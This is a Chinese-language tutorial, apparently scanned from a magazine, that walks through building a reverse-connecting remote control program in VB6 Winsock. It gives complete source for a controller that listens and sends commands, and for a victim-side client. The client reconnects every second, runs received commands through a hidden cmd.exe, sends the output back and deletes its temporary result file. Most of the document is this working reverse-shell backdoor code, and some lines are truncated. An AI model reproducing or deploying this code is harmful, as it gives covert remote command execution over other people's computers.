


图 3

在编写代码前，我们对控制端程序的执行流程进行步骤分析，其步骤为：首先控制端使用 winsock 控件打开一个端口进行监听，可以使用 winsock 的 localport 方法来指定一个端口，一般要使用 1024 以上的端口，这样可以有效避免和已经开放的端口重复。在指定了 localport 属性后，就可以使用 winsock 控件的 listen 方法来打开并且监听这个端口了。接下来就是等待服务端的连接，如果有连接请求的话，就马上接收连接请求，接收来自被控制端的连接请求可以使用 winsock 的 accept 方法。

最后，经过上面的 TCP 三次握手，就可以在控制端和服务端之间发送控制指令和收发数据了，在 winsock 中实现发送数据使用 senddata 方法，接收数据则使用 getdata 方法。

现在我们就一步步的实现上面所介绍的功能，实现服务端监听的代码如下：

```
Private Sub Command1_Click()
Winsock1.Close
Winsock1.LocalPort = CInt(Text1.Text) '打开本地的一个服务端口，等待被控制端连接
Winsock1.Listen '监听
End Sub
```

开始等待被控制端的连接，并且把被控制端的 IP 地址加入到 listview 这个列表控件中，代码如下：

```
Private Sub Winsock1_ConnectionRequest(ByVal requestID As Long) '如果有被控制端请求连接
Dim a As ListItem
Winsock1.Close
Winsock1.Accept requestID '接收被控制端的连接请求
ListView1.ListItems.Clear '清空列表，重新加入主机的 IP 地址
Set a = ListView1.ListItems.Add(, , Winsock1.RemoteHostIP)
End Sub
```

已经成功建立连接，现在可以发送控制指令了，发送的控制指令格式为“cmd+dos”命令，实现发送 CMD 命令的代码如下：

```
Private Sub Command2_Click()
If Text2.Text = "" Then
  MsgBox "请输入命令！"
  Exit Sub
End If
Winsock1.SendData "cmd" + Trim(Text2.Text) '发送CMD命令，格式为cmd+dos命令
End Sub
```

服务端执行完命令后，就会向控制端发送执行结果文本，然后控制端就可以读取执行结果了。实现读取被控制端 CMD 执行结果的代码如下（在数据达到事件中读取执行结果）：

```
Private Sub Winsock1_DataArrival(ByVal bytesTotal As Long)
Dim a As String
Winsock1.GetData a
If Mid(a, 1, 3) = "cmd" Then
  Text3.Text = Mid(a, 4, Len(a)) '把CMD命令执行结果保存在text3中
End If
End Sub
```

控制端的全部代码如图 4 所示。

```
Private Sub Command1_Click()
Winsock1.Close
Winsock1.LocalPort = CInt(Text1.Text) '打开本地的一个服务端口，等待被控制端连接
Winsock1.Listen '监听
End Sub

Private Sub Command2_Click()
If Text2.Text = "" Then
   MsgBox "请输入命令！"
   Exit Sub
End If
Winsock1.SendData "cmd" + Trim(Text2.Text) '发送CMD命令
End Sub

Private Sub Winsock1_Close() '如果被控制端断开连接（比如，关机下线等），这里就关闭控制端的连接
Winsock1.Close
End Sub

Private Sub Winsock1_ConnectionRequest(ByVal requestID As Long) '如果有被控制端请求连接
Dim a As ListItem
Winsock1.Close
Winsock1.Accept requestID '接收被控制端的连接请求

ListView1.ListItems.Clear '清空列表，重新加入主机的IP地址
Set a = ListView1.ListItems.Add(, , Winsock1.RemoteHostIP)
End Sub

Private Sub Winsock1_DataArrival(ByVal bytesTotal As Long)
Dim a As String
Winsock1.GetData a
If Mid(a, 1, 3) = "cmd" Then
   Text3.Text = Mid(a, 4, Len(a)) '把CMD命令执行结果保存在text3中
End If
End Sub

Private Sub Winsock1_Error(ByVal Number As Integer, Description As String, ByVal Scode As Long,
Winsock1.Close '如果连接错误就关闭和被控制端的连接
End Sub
```

图 4

三、被控制端

被控制端所使用的界面如图 5 所示，用到了一个 winsock 控件和一个 timer 控件，其中设置 timer 控件的 interval 属性为 1000，也就是一秒钟发生一次 timer 事件。




图 5

同样，在开始被控制端的编写前我们也对它的流程进行深入的剖析，这对于我们接下来的代码编写和程序都有很大的帮助。被控制端执行的流程为：首先在时钟控件中不断的尝试连接控制端，我们设置timer控件的interval属性为1000，也就是一秒钟尝试连接控制端一次，其次就是设置winsock控件的remotehost属性和remoteport属性，最后使用winsock的connect方法来进行连接尝试。如果连接成功就等待控制端发送控制指令，我们定义的控制指令格式为CMD+DOS命令，也就是被控制端一旦接收到一个前面三个字符为CMD的数据包，就表示执行CMD命令。在得到要执行CMD命令的指令后，就分解出要执行的DOS命令，也就是截取CMD命令执行的文本信息，可以使用MID函数得到要执行的DOS命令（截取方法是从第四个字符开始截取，直到截取完毕）。最后就是执行控制指令，然后将CMD执行的结果发送给控制端。具体流程为调用shell语句执行CMD命令，并且把结果保存到C盘的result.txt文件中，然后使用open语句读入磁盘执行结果文件，使用winsock控件的senddata方法发送数据。

简单的介绍完流程后，现在就可以正式编写代码了。首先进行API的声明，如下：**Private Declare Sub Sleep Lib "kernel32" (ByVal dwMilliseconds As Long)**。在时钟控件中不断尝试连接控制端，代码如下：

```
Private Sub Timer1_Timer() '======================1：不断尝试连接主机
If Winsock1.State = sckClosed Then' 如果没有连接成功
    Winsock1.RemoteHost = "127.0.0.1" ' 被控制端反弹连接的主机IP地址
    Winsock1.RemotePort = 8888' 控制端开放的端口
    Winsock1.Connect' 进行连接
End If
End Sub
```


连接成功后，就等待控制端发送DOS指令了，当数据达到事件中读取控制指令，然后执行，最后把执行结果发送给控制端，同时删除c:\result.txt文件的代码如下：

```
Private Sub Winsock1_DataArrival(ByVal bytesTotal As Long) '======2：接收控制指令，并进行相关操作
Dim a As String
Dim cmd_line As String, result_line As String

Winsock1.GetData a
'MsgBox a' 显示接收到的命令行

If Mid(a, 1, 3) = "cmd" Then '如果是CMD命令
    cmd_line = Mid(a, 4, Len(a)) ' 获取要执行的CMD命令
    Shell "cmd.exe /c " + cmd_line + ">c:\result.txt", vbHide 'cmd.exe /c dir c:\>c:\result.txt
    If LCase(Mid(a, 4, Len(a))) = "systeminfo" Then
        Sleep (5000) ' 如果是systeminfo命令就过五秒种，因为这个命令执行起来要等待很长时间才有返回
    Else
        Sleep (3000) ' 如果是其他命令就过三秒种
    End If

    Open "c:\result.txt" For Input As #1 ' 打开执行结果文件
        Line Input #1, result_line
        Do While Not EOF(1)
    s = s + result_line + vbCrLf ' 组合读入所有的文件信息
            Line Input #1, result_line ' 读入一行
        Loop
    Close
    Winsock1.SendData "cmd" + s ' 把执行结果发送给控制端
    If Dir("c:\result.txt") <> "" Then Kill "c:\result.txt" '
```



```
Private Declare Sub Sleep Lib "kernel32" (ByVal dwMilliseconds As Long)

Private Sub Timer1_Timer() '====================================1：不断尝试连接主机
If Winsock1.State = sckClosed Then
   Winsock1.RemoteHost = "127.0.0.1" '被控制端反弹连接主机
   Winsock1.RemotePort = 8888
   Winsock1.Connect
End If
End Sub

Private Sub Winsock1_Close()
Winsock1.Close '如果主机关闭，这里就关闭和主机的连接
End Sub

Private Sub Winsock1_DataArrival(ByVal bytesTotal As Long) '======2：接收控制指令，并进行相关操作
Dim a As String
Dim cmd_line As String, result_line As String

Winsock1.GetData a
'MsgBox a'显示接收到的命令行

If Mid(a, 1, 3) = "cmd" Then '如果是CMD命令
   cmd_line = Mid(a, 4, Len(a)) '获取要执行的CMD命令
   Shell "cmd.exe /c " + cmd_line + ">c:\result.txt", vbHide 'cmd.exe /c dir c:\>c:\result.txt
   If LCase(Mid(a, 4, Len(a))) = "systeminfo" Then
      Sleep (5000) '如果是systeminfo命令就过五秒钟，因为这个命令执行起来要等待很长时间才有返回
   Else
      Sleep (3000) '如果是其他命令就过三秒钟
   End If

   Open "c:\result.txt" For Input As #1 '打开执行结果文件
      Line Input #1, result_line
      Do While Not EOF(1)
         s = s + result_line + vbCrLf '组合读入所有的文件信息
         Line Input #1, result_line '读入一行
      Loop
   Close

   Winsock1.SendData "cmd" + s '把执行结果发送给控制端
   If Dir("c:\result.txt") <> "" Then Kill "c:\result.txt"  '如果有result文件，就删除
End If
End Sub

Private Sub Winsock1_Error(ByVal Number As Integer, Description As String, ByVal Scode As Long, ByVal
Winsock1.Close
End Sub
```

图6

